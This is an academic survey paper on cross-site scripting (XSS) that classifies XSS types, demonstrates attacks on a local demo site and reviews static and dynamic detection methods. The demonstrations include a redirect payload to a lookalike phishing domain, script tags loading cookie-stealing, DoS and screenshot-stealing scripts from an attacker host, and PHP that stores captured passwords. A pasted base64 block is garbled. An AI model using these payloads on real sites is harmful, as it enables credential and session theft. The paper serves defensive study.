IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Received November 9, 2019, accepted December 14, 2019, date of publication December 17, 2019,
date of current version December 26, 2019.

Digital Object Identifier 10.1109/ACCESS.2019.2960449

A Survey of Exploitation and Detection Methods of XSS Vulnerabilities

MIAO LIU, BOYU ZHANG, WENBIN CHEN, AND XUNLAI ZHANG
School of Computer Science and Cyber Engineering, Guangzhou University, Guangzhou 510006, China
Corresponding author: Miao Liu (liumiao@gzhu.edu.cn)

This work was supported by the Guangzhou Municipal Universities under Project 1201620342.

ABSTRACT As web applications become more prevalent, web security becomes more and more important. Cross-site scripting vulnerability abbreviated as XSS is a kind of common injection web vulnerability. The exploitation of XSS vulnerabilities can hijack users' sessions, modify, read and delete business data of web applications, place malicious codes in web applications, and control victims to attack other targeted servers. This paper discusses classification of XSS, and designs a demo website to demonstrate attack processes of common XSS exploitation scenarios. The paper also compares and analyzes recent research results on XSS detection, divides them into three categories according to different mechanisms. The three categories are static analysis methods, dynamic analysis methods and hybrid analysis methods. The paper classifies 30 detection methods into above three categories, makes overall comparative analysis among them, lists their strengths and weaknesses and detected XSS vulnerability types. In the end, the paper explores some ways to prevent XSS vulnerabilities from being exploited.

INDEX TERMS Vulnerability detection, vulnerability exploitation, web security, XSS.

I. INTRODUCTION

Cross-site scripting vulnerability is a kind of vulnerabilities that can endanger web applications by injecting malicious code, which is abbreviated as XSS to distinguish cascading style sheets(CSS). XSS can be traced back to the 1990s and Microsoft security engineers introduced the term "Cross-site scripting" in January 2000. XSS ranked 4th, 4th, 1st, 3rd, 7th in OWASP top 10 project in 2004, 2007, 2010, 2013 and 2017 respectively [1]. As the Internet security threat report in 2019 shows [2], fishing attacks and form hijacking caused by exploiting XSS vulnerabilities bring huge losses to enterprises. Symantec intercepted more than 3.7 million forms hijacking attacks in 2018.

XSS vulnerability is a very common and prevalent vulnerability in web vulnerabilities. Exploiting XSS vulnerabilities can cause many serious problems. In 2006, Bantown, a hacker organization, exploited the discovered XSS vulnerabilities to invade LiveJournal which is an online community with 2 million active users [3]. The attacker created a large number of URLs containing malicious code and lured users to click. When victims clicked these URLs, the attacker could get cookies from users and used these cookies to login the victims' accounts. In 2013, Baidu Post Bar was attacked by XSS worms [4]. XSS worms were automatically forwarded when users clicked on some promotion information in the website.

The associate editor coordinating the review of this manuscript and approving it for publication was Amjad Gawanmeh.

II. THE CLASSIFICATION OF XSS VULNERABILITIES

According to untrusted user supplied data is included in an HTTP response generated by the server or is somewhere in the DOM of HTML pages, XSS vulnerabilities could be divided into server-side vulnerabilities and client-side vulnerabilities. The server-side XSS vulnerability mainly includes reflected XSS and stored XSS. The client-side vulnerability refers to DOM Based XSS.

A. DOM BASED XSS

DOM Based XSS is also known as type-0 XSS. It is caused by unsafe client-side code rather than server-side code. This sort of vulnerability may occur on pages containing JavaScript code such as document.write() or eval(). The attacker creates a link with malicious JS code and sends it to the victim. When the victim clicks on the link, he will get a response without malicious code. The malicious code executes at the client side and the attacker can obtain sensitive information from the victim. The detailed process is as follows and shown in Figure 1.

B. STORED XSS

Stored XSS is also known as type-1 XSS. This kind of vulnerability is likely to occur in websites such as forums or blogs.




FIGURE 1. The process of DOM-based XSS attack.




FIGURE 2. The process of stored XSS attack.

The attacker puts the malicious code in his submissions to websites, and websites store these submissions in databases directly. When the victim browses these contents, the XSS attack will be triggered. The detailed process is as follows and shown in Figure 2.

C. REFLECTED XSS

Reflected XSS is also known as type-2 XSS. The process of reflected XSS attack is similar with DOM Based XSS, and the difference is that malicious code is included in the response of websites. Attackers usually insert malicious scripts into a URL and lure users to click on it. When the victim clicks on the link, he will get the response with malicious code from the website.

The attacker will get sensitive data through malicious code execution. Unlike DOM Based XSS vulnerabilities, reflected XSS is a server-side vulnerability. Malicious code is parsed at the server-side rather than at the client-side. The detailed process is as follows and shown in Figure 3.

III. RISKS CAUSED BY EXPLOITING XSS VULNERABILITIES

In this section, we created a demo website to illustrate how to exploit XSS vulnerabilities. The demo website is deployed locally and the domain name is www. phpbegin.local.




FIGURE 3. The process of reflected XSS attack.

```
$userName=$_POST['userName'];
$pd=$_POST['password'];
$con=new mysqli('localhost','root','','xss');
$sql="insert into save (name,password) values ('$userName','$pd')";
if($userName!=""&&$pd!=""){
    $con->query($sql);
    header("Location: http://www.phpbegin.local/login.php?userName=$userName&password=$pd
    &submit=%E7%99%BB+%E5%BD%95");
}
```

FIGURE 4. The code of redirecting to normal website.




FIGURE 5. The process of phishing attack.

A. PHISHING ATTACK

We created a malicious website (http://www. phpbegim.local) with the same login display effect with our demonstrated website (http://www.phpbegin.local). It's worth noting that URLs are the same except for one letter. We forged a malicious link (http://www.phpbegin.local /login.php?userName=<script>window.location.href=''www. phpbegim.local/login.php'';</script>&password=&submit=), sent it to a user via email and lured the user to click on it. When the user clicked the malicious link, the user entered his username and password and clicked the login button. We used the following code (see Figure 4) to redirect the user to the normal website, and stored his username and password in the database. The user logged in the website normally without being aware that his username and password had been stolen. The process of phishing is shown in Figure 5.

In 2016, a hacker named MLT discovered a reflected XSS vulnerability in eBay and stole users' accounts and passwords using the method described above [5].

keepsession	1
location	http://www.phpbegin.local/stu_date_one.php?userName=2008
toplocation	http://www.phpbegin.local/stu_date_one.php?userName=2008
cookie	PHPSESSID=ECA0D3695F61bF2B661511FC3AE8D269

FIGURE 6. The cookie of the user.

```
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://www.phpbegin.local/stu_date_one.php?userName=2008
Cookie: PHPSESSID=ECA0D3695F61bF2B661511FC3AE8D269
```

FIGURE 7. Replace cookie with burp suite.

FIGURE 8. The homepage of the website.

FIGURE 9. The process of stealing cookie.

B. STEAL COOKIE

The attacker stores a file cookis.js including some malicious code in the directory myjs of the malicious website and then posts some submission including <script src="http://www.phpbegim.local/myjs/cookis.js"></script> to the demonstrated website. When users access the pages containing the above submission, the demonstrated website will send responses to users. The malicious code will be executed and the attacker will receive users' cookies (see Figure 6). In the end, the attacker can use some penetration test tool to replace his cookie value with the stolen cookie value (see Figure 7), and then he can login in the demonstrated website(see Figure 8) by counterfeiting users. The process of stealing cookie is shown in Figure 9.

In 2017, Tavis Ormandy, a researcher of Google Project Zero, discovered a DOM Based XSS vulnerability when an Adobe Chrome extension was installed by default [6]. This vulnerability allowed browsers to execute privileged JavaScript code and steal users' cookies and other sensitive data. In 2015, Tavis Ormandy discovered XSS vulnerabilities in AVG Web TuneUp, a Chrome extension of AVG which is an anti-virus software [7]. Due to the complex installation




FIGURE 10. The website returns 404 error.




FIGURE 11. The process of DoS attack.

process of the extensive, Some of the measures used to protect against malware in Chrome have failed. These vulnerabilities may be used for remote code execution and to expose users' browsing records and cookies. In 2016, Sucuri, a network security service provider, discovered a stored XSS vulnerability in Magento platform which is an E-commerce website [8]. The attacker could exploit this vulnerability to steal information of users such as browsing and purchasing history and get administrative privileges and do whatever administrators can do.

C. DOS ATTACK

The attacker stores a file dos.js in the directory myjs of the malicious website, and then posts some submission including <script src="http://www.phpbegim.local/myjs/dos.js"></script> to the demonstrated website. The dos.js code will insert large invalid data to cookies. When users access the pages containing the attacker's submission, the malicious code is executed, and a lot of invalid data is injected into users' cookies. When users browse the demonstrated website again, they will get 400 errors (Figure 10), because the website cannot parse cookies which have a large amount invalid data. The process of DoS attack is shown in Figure 11.

D. DDOS ATTACK

In 2014, Incapsula, the Japan's cloud security service provider, reported a Stored XSS in one of the world's largest video websites [9]. The attacker inserted malicious JavaScript code into <img> tag of a user's custom avatar and published




FIGURE 12. The process of DDoS attack.

QICAjb4U/gAAAACXBIWXMAABJ0AAASdAHeZh94AAAgAElEQVR4nOy92ZYcObIttrcZPIYcSNbQXed
eDUtP+gz9o/5IP6BnLT1pXen26e4qTjlnhDts6wFwD48hmUmyqrq6iL24yEikOwwwwINuMLNtllSGh
oaGhoaGhoaGhoZ/K6T/tv/z//I///1fM5CGhoaGhoaGhoaGhoYXw/7VA2hoaGhoaGhoa
hoaGhoaPhsNHu+oaGhoaGhoaGhoaGhoeHfD+lk6//+j8v3t5sH5S2MTBpyBzNAQFBBEeLvPNKGhoa
Ghj8pBAgwmYkEAtgq2FGRI+SZ2fcXi//jf7v4Vw+zoaGhoaGhoeGPhdP2/M1tf31zex95C8IS+vCACaLC
IggKzZ5vaGhoaPhVIECEBylSDGIwsbPlw9owmHd4/a8eY0NDQ0NDQ0PDHw6n7fk+x3aX
qna85FNoigAws6onz7/po3/vhLnZQQEkCRQmn7POTaJTWKT+FtJfOIZ/6PN8Y/7FSpytOctiJ6iFHkwY
0ocYqffhoaGhoaGhoaGgtP2fOp3W3j0aelLuCyksiwIpMLKp+ec/E+viSMb/MNDQ1/ArRn/KsgAARIk
1EE4Qa6ATCjp4V3i3/1GBsaGhoaGhoa/nA4rcvzNcs7DKkSy3Fqr9VZNfwP1U4/Ad0QTnlHQ4Wm26OBXTsl0E6bSdVX/jzZ+vn4PW2k
7UvysyBAgNGMLPY8ZmHtGTwLK5IyvsZmPB8WcFKCYh3O3V4m7gH+XMNx6LdG67lsZoQgDB2BJUmOhJfX/qeqLfHVBvw8sEDdVnwoE+PAv8AjBuiDJbqo+HN4EkaE0FZAuTUSk1QvkP3wmEV37gcMsTmLL8G0
7UvysyBAgNGMLPY8WWx8lv+MmjobGhoaGhoaGo7xhH8eMCi5pyjhj2CAEigiGLbN7wU7T20oeFP
j/aYfw0lgDAEZeUo2UkR5uYAVVsbGhoaGhoaGhrmeMKezpizSZhBAGnCIDKxWdC8l+divkt5O
k9gk/uElvugWUQKdcAhgUDWVHnAwEWm6o6GhoaGhoaGhYQT8fYSFabsCsoMdMAAIQCBMAHQ
0Wvis42aCdHRh5c0NonfsNTeK/7mGXgjIgABkBkECIjtBue/139Q0NDQ0NDQ0NDQADx
lz7vRDQ66zABSSxT5NjEd6ibr/Ne9jK/K/HfN4Fn/F4F4Xjnz++I
6hoaGhoaGh4QhP8uKbkfnrr9NEleP6UwvRDQ/61zEfdi+t2vz9MN+9JF5MDsQ7FLHFcYbn4UPQ0NDQ0NDQ0NIYRHkbLN64/NR+sy

FIGURE 13. Some part of the screenshot which is encoded in base64.

a lot of comments on many videos with the custom avatar. When legitimate users browsed these videos, the malicious code was executed and added a hidden <iframe> tag with a tool based Ajax script that can send a request to the targeted server per second. The more users watched these videos, the more requests were sent to the targeted server, which in turn caused the targeted server to exhaust all resources and not respond to normal user requests any more. The process of DDoS is shown in Figure 12.

E. STEALING BROWSER SCREENSHOTS

The attacker stores a file shot.js in the directory myjs of the malicious website, and then posts some submission including <script src="http://www.phpbegim.local/myjs/shot.js"> </script> to the demonstrated website. The shot.js code will copy and send victim's screenshots to the malicious website. When users access the pages containing the attacker's submission, the script takes a screenshot of the browser, sends it back to the malicious website(see Figure 13). The attacker can then decode the received data to view the image (see Figure 14). The process of stealing browser screenshots is shown in Figure 15.

F. XSS WORMS

In 2011, Sina Weibo, a similar website with Twitter in China, received an attack from a XSS worm [10]. Once the user was attacked by the worm, the user would automatically send some microblogs to their fans to entice them to click. Once fans clicked on this Weibo to view the details, they would be infected and repeated the above steps, which would cause the worm to spread quickly. The process of Sina worm attack is shown in Figure 16.




FIGURE 14. The restored image based on received data.




FIGURE 15. The process of stealing browser screenshots.




FIGURE 16. The process of a XSS worm attack.

In 2014, a XSS vulnerability was discovered in TweetDeck [11]. The attacker injected malicious code into their tweets. When users logged in TweetDeck, the malicious code was executed. This attack could be automatically forwarded, causing all people who login TweetDeck to be attacked. In 2010, Twitter received an attack from the XSS worm [12]. When users logged in to Twitter, they would find some tweets with colored text. These tweets are automatically retweeted by the web version of Twitter when the mouse moves over these tweets. In 2005, Samy created the first XSS worm called "Samy Worm" to attack MySpace website [13]. Samy created a malicious script that not only forced anyone who had visited his personal page to add him as a friend, but also added a sentence to his "My Hero" category on his personal page: "But Samy is my biggest hero". Finally this script would be copied to the visitors' profile.

IV. DETECTION METHODS OF XSS VULNERABILITIES

In this section, we investigate recent studies on detecting XSS vulnerabilities. Different detection methods have different analysis mechanisms. According to difference of

analysis mechanisms, we divide these methods into static analysis, dynamic analysis and hybrid analysis. Static analysis methods mainly find potential vulnerabilities by analyzing codes of the web application, but these methods may have a high false positive rate and sometimes the source code is unavailable. Dynamic analysis methods detect vulnerabilities by injecting data into the website to observe whether an attack is triggered, but these methods always have a high false negative rate due to inability to cover all cases. Hybrid analysis methods combine characteristics of above two mechanisms to detect vulnerabilities.

A. STATIC ANALYSIS

Doupé *et al.* (2013) presented an approach that can rewrite applications to protect legacy web applications and separate the code from data automatically [14]. The method is implemented as a tool called deDacota that can be applied to ASP.NET web applications. The approach includes three steps. First of all, it needs to statically estimate the approximate output of each page. To implement this step, it has to determine what need to be written at each TextWriter.Write location and the order of calling TextWriter.write function. Secondly, it uses the approximation map to extract all possible inline JS scripts and output a collection containing all the inline JS scripts which might appear in pages. At last, it rewrites the application to identify inline JS scripts, deletes them in HTML pages and saves them in external JS files.

Steinhauser and Gauthier (2016) put forward an approach called JSPChecker that can detect context-sensitive XSS flaws [15]. Using JSPChecker requires no changes to the application or runtime environment. Firstly, it analyses the data flow of J2EE applications utilizing the SOOT which is a Java optimization framework. SOOT converts the result of an analytic application into Jimple middleware form which offers an API for constructing static analyses. It uses static analysis implemented by SOOT to record sanitizers in the data flow. Then it creates approximations of HTML pages utilizing the Java String Analyzer. At last, it utilizes a set of parser to parse the created HTML pages and to estimate the sanitized output context. When a parser comes across a cleaned value, it compares the output context with the order of sanitizers related to the value to check if they match. The result of the comparison determines whether there exists one XSS vulnerability.

Gupta and Gupta (2016) proposed a framework called CSSXC which could be deployed in the cloud environment to detect XSS vulnerabilities based on context-sensitive sanitation [16]. When a cloud user requests a source, the web application server accepts the request, extracts information such as parameters and links to detect the presence of code injection points and send them to Malicious JavaScript (JS) Detection Server. To speed up the process of detecting malicious code, the detection server uses a free XSS attack vector library. If there is a malicious script at the injection point, the detection server handles these untrusted values by utilizing sanitizers. The results of the sanitation are returned to the web application server and the web application server sends them to the cloud user.

Wang and Zhou (2016) proposed a detection mechanism integrated with HTML5 and CORS properties [17]. The mechanism is implemented as an extension of Firefox. When the browser submits a request to the server, the interceptor intercepts the request and forwards it to the action process module. This module contains two parts, a normal rules set for XSS detection and CORS detection. The XSS detection module utilizes static analysis combined with the detection of the sequence behavior to find vulnerabilities and constructs the attack reference based on rule patterns. In addition, the CORS detection module processes requests from JS scripts according to the Same-Origin policy. Only when the client has the corresponding privileges, it can be allowed to access resources. Finally, the reaction processor module handles results of detection to prevent malicious attacks.

Mohammadi *et al.* (2017) proposed a method using unit testing to detect XSS vulnerabilities caused by incorrectly applying encoding functions [18]. Firstly, in order to cover all test paths, it builds a group of unit tests according to each page that are utilized to detect XSS vulnerabilities. The principle of this step is that if the web page has a XSS vulnerability, a similar vulnerability will be contained in unit tests. The unit test tool takes source code, untrusted sources and sinks as inputs. Secondly, the method carries out attack evaluation. The purpose of this phase is to check whether each unit test can resist attacks from XSS attack strings. It uses JWebUnit to achieve the purpose. At last, in the attack generation phase, attack grammar is utilized to simulate the process of browser parsing JavaScript payloads and then to generate attack strings.

Gupta and Gupta (2018) proposed a novel framework called XSS-secure to detect XSS worms in social websites, which was deployed in a cloud environment [19]. There are two operational modes in XSS-Secure, training mode and detection mode. Training mode sanitizes untrusted variables which are extracted from the JavaScript code. In order to further process untrusted variables in the detection mode, they are stored in the sanitization snapshot repository and OSN Web server. Detection mode detects if there is a deviation between the sanitized HTTP response that is generated at the OSN web server and the response which is stored in the sanitization snapshot repository. If there exists deviation, the framework proves that hacker injects an XSS worm in the OSN web server. XSS-secure will determine and sanitize the context affected by XSS worm, and send the sanitized HTTP response to the user. The advantage of the method is that it can accurately determine the context affected by XSS worms and then sanitize it.

Kronjee *et al.* (2018) implemented a tool called WIRECAML to detect SQL injection and XSS vulnerability in PHP web applications [20]. The tool combines data flow analysis with machine learning algorithms. Firstly, they collect enough data from the National Vulnerability Database and the SAMPLE dataset to create dataset which contains a number

of PHP source code files. Secondly, the tool parses files in the dataset utilizing the Phply to build an abstract syntax trees (ASTs). Then, it generates control flow graphs (CFGs) based on ASTs and extracts features from CFGs using data flow analysis techniques. Finally, extracted features are applied to train a variety of different classifiers and test the result. In term of XSS vulnerabilities detection, the approach gets the precision rate of 79% and the recall rate of 71%. The result is not much satisfactory.

Alam and Rasheed (2018) presented an approach called NMPREDICTOR to detect web vulnerability [21]. The method utilizes machine learning algorithms and combines different prediction models. The dataset used in their experiment comes from Walden *et al.* [22], which is named PHP security vulnerability dataset. The approach is mainly divided into two tiers. In the first tier, NMPREDICTOR created six different model from training set to predict whether a file is vulnerable. The data in the training set is labeled as vulnerable or not by applying supervised learning method. These six models take the PHP source files as input and output a probability that represents the probability of a file being attacked. In the second tier, the method utilizes results from the six models to create another model called meta classifier. The best result is the precision rate of 84.9% and the recall rate of 85.1%.

The static analysis method can effectively detect all paths in the source code, which effectively reduces the rate of false negative rate. However, static analysis methods also have many limitations. In many cases, applications will not expose source code for security reasons. Some applications even apply code confusion technique to prevent decompiling, which makes them harder for static analysis. Due to the need to check source code, some tools are deployed on the server-side and cannot detect DOM Based XSS, because it is a client-side vulnerability and malicious code needn't to go through the server. At the same time, some websites contain a lot of dynamic code that is loaded during execution time, and so static methods can't analyze these dynamic code.

We summarize the above static methods in Table 1.

B. DYNAMIC ANALYSIS

Lekies *et al.* (2013) presented a fully automated system to detect and validate DOM-based XSS vulnerabilities [23]. The system consists of two main components: a modified browsing engine and a fully automated vulnerability validation mechanism. The modified engine is used for vulnerability detection which can support dynamic byte-level taint tracking of suspicious flows. To implement it, authors directly modify the engine's string type implementation.

Firstly, it encodes the given character's source information with only one byte and use specific number to markup source and encoding information. Secondly, it patches the V8 JavaScript engine to store whether bytes are tainted or not. Then it alters the DOM implementation to allow the spread of taint information. At last, it modifies the DOM Based XSS sinks to detect a tainted flow and notifies users. The vulnerability validation mechanism receives three types of information from engine: data flow information, tainted value and byte tainted information, and uses them to validate vulnerabilities.

Duchene *et al.* (2013) presented a black box detection called LigRE to detect XSS vulnerabilities [24]. LigRE consists of two parts, each of which contains two components. The first part is the reverse engineering model, which consists of control flow inference and data flow annotation. Control flow inference uses crawlers to learn control flow information of applications, maximize coverage and pass information to data flow annotations. Data flow annotation receives the inferred model, annotates sources and potential sinks and generates a model that contains control flow and data flow. The second part is constrained fuzzing, which consists of slicing and fuzzing. For each annotation, it generates a slice which is a trimmed model and uses these slices to guide the fuzzing.

Duchene *et al.* (2014) proposed KameleonFuzz, a black box Cross Site Scripting (XSS) fuzzer for web applications [25]. It is the extension of LigRE. KameleonFuzz has five main components: control flow inference, approximate taint flow inference, chopping, malicious input generation and precise taint inference. The first three components are the same as LigRE. Malicious input is generated by genetic algorithm, and attack grammar is used as parameter of the algorithm. Attack grammar can reduce the search space and simulate human aggressive behavior by limiting crossover and mutation operations. The original string matching method may not be able to infer the taint accurately, so it uses a double taint inference to get precise results.

Stock *et al.* (2014) proposed an alternative filter design for DOM-Based XSS [26]. The method stops parsing the malicious code injected by the attacker using run time taint tracking and taint parser. It contains two main components, a JavaScript engine that can track the data flow of the attacker and a taint-aware HTML JavaScript parser which can detect malicious code generated from tainted value. In order to implement this method, it needs to do the following things. Firstly, it needs to alter the JavaScript engine. When the JavaScript engine encounters JavaScript code, it can mark up the code to execute it later. Secondly, it modifies the parser on how to handle the inclusion of external script content to ensure that the loaded content comes from the trusted web application. DOM binding also needs to be patched to implement the same strategy as the parser. Then it provides an API to ensure applications can choose whether or not to use the protection mechanism. At last, it needs to implement a policy to handle tainted JSON.

Panja *et al.* (2015) proposed a method called Buffer Based Cache Check which needs to modify both the server and client side code [27]. When a user requests a page from a browser, the server checks whether there is a corresponding cache. If one is found, the server compares the requested page with the cache, marks the node that does not match as untrusted and stores it in a single node. Two new functions X and Z

TABLE 1. Summary of static detection methods.

Authors	Method	Advantages	Disadvantages	Detection type
Doupé et al.[14]	White box approach	Automatically rewrite web applications to separate data from code	Tools can only be applied to ASP.NET programs. deDacota can't completely block XSS vulnerabilities in inline JavaScript. Unable to analyze complex string operations such as regular expressions. Service-side code needs to be modified.	Reflected XSS Stored XSS
Steinhauser et al.[15]	Data flow analysis approach	No need to make any changes to the application or run time environment	Less support for JavaScript	Reflected XSS Stored XSS DOM Based XSS
Gupta S et al.[16]	Sanitizer-Based approach	No need to change the code of the web browser, nor modify the source code of the web application	OSN is not supported	Reflected XSS DOM Based XSS
Gupta et al.[19]		It can accurately determine the context affected by XSS worms and then sanitize it.	Cannot detect DOM-Based XSS	Reflected XSS Stored XSS
Wang et al.[17]	Browser-based extension approach	Combines the features of HTML5 and CORS	Installing this extension will increase the browser load time by half.	Reflected XSS
Mohammai et al.[18]	Unit testing	Grammar-based attack generation model can cover unknown or new attack scenarios	Unable to solve recursive structure in attack grammar	Reflected XSS Stored XSS
Kronjee et al.[20]	Machine learning	Can discover unknown vulnerabilities	low precision rate and low recall rate	Reflected XSS Stored XSS DOM Based XSS
Khalid et al.[21]		Combine different classifiers to improve the precision rate	Precision and recall are a little low	Reflected XSS Stored XSS DOM Based XSS

are added in order to modify codes. The browser receives the page and use function X to parse the content. When a function is called, it checks whether there are untrusted nodes. If untrusted nodes are found, the function checks whether they exist in the white list. If these nodes are not in the white list, they will be treated as malicious nodes. Function X reports information about malicious nodes to the server, such as the location in the DOM, and the server removes them from the page. Function Z returns a Boolean value indicating whether there exists malicious code.

Gupta and Gupta (2015) proposed a defense prototype called PHP-sensor [28]. The principle of this method is to extract HTTP requests and responses. Firstly, it uses parameter value selector to extract all of parameters from web request. Based on these parameter values, it can infer malicious external script links (if exist), and find malicious scripts further. Parameter values and malicious scripts build a collection P. Secondly, it uses script and file extractor to extract scripts from the DOM tree and JavaScript content from the collected HTTP responses. These two parts make up the set D. Next, it decodes the code from set P and D by using a decoder recursively. When there is no encoded script, the process ends. At last, it compares the code between set P and D by using HTTP Response Variation Detector module to find inconsistent codes. The similarity of codes determines whether to send a warning message to users or redirect the request.

Fazzini *et al.* (2015) proposed AutoCSP, an automated technique for retrofitting CSP to web applications [29]. It consists of four main stages: dynamic tainting, web page analysis, CSP analysis and source code transformation. First of all, AutoCSP receives a web application and a collection of test data, marks hard-coded values in the server-side code as trusted data and runs the web application when performing dynamic taint analysis. This phase outputs a group of dynamic HTML pages. Secondly, it decides which part of page could be treated as trusted elements by analyzing the page and the relevant taint information. Next, according to the results of web page analysis, it generates a strategy to block untrusted elements and allows to load trusted elements at the same time. At last, it transforms the server-side source code of web application to generate web pages using appropriate CSP.

Pan *et al.* (2016) proposed a prototype called CSPAtuoGen [30]. It can deploy Content Security Policy (CSP) automatically. Compared with deDacota and AutoCSP,

it does not need to modify the server. Compared with AutoCSP alone, it can handle the inline scripts contained dynamic scripts and run time information. CSPAutoGen has three main phases, and they are training, rewriting and run time. In the training phase, CSPAutoGen inputs a group of web pages and generates templates by training them. Next, in the second phase, it parses the input pages, creates corresponding CSPs according to templates and modifies pages to deploy CSPs. At last, the browser executes the deployed CSPs to prevent malicious scripts from being executed and loads scripts that needed at run time.

Kerschbaumer *et al.* (2016) proposed a system that prevents XSS vulnerabilities from being exploited by using CSP [31]. The system generates a CSP strategy by allowing only scripts in the white list to exist in the website. Firstly, it needs to use the rendering engine of Firefox to listen the invocation of function onload. The purpose of the modification is to collect hash values of inline scripts generated when the user accesses the page and sends them to a third party. Secondly, it generates a CSP header for the website that has collected enough reports. For web pages that don't use CSP, the browser finds the most suitable CSP header in the CSP database. For web pages using unsafe-inline JS codes, the system removes them and they will be substituted for the script hashes existed in the CSP database. For web pages that don't use unsafe-inline JS codes, no changes will be made to the system.

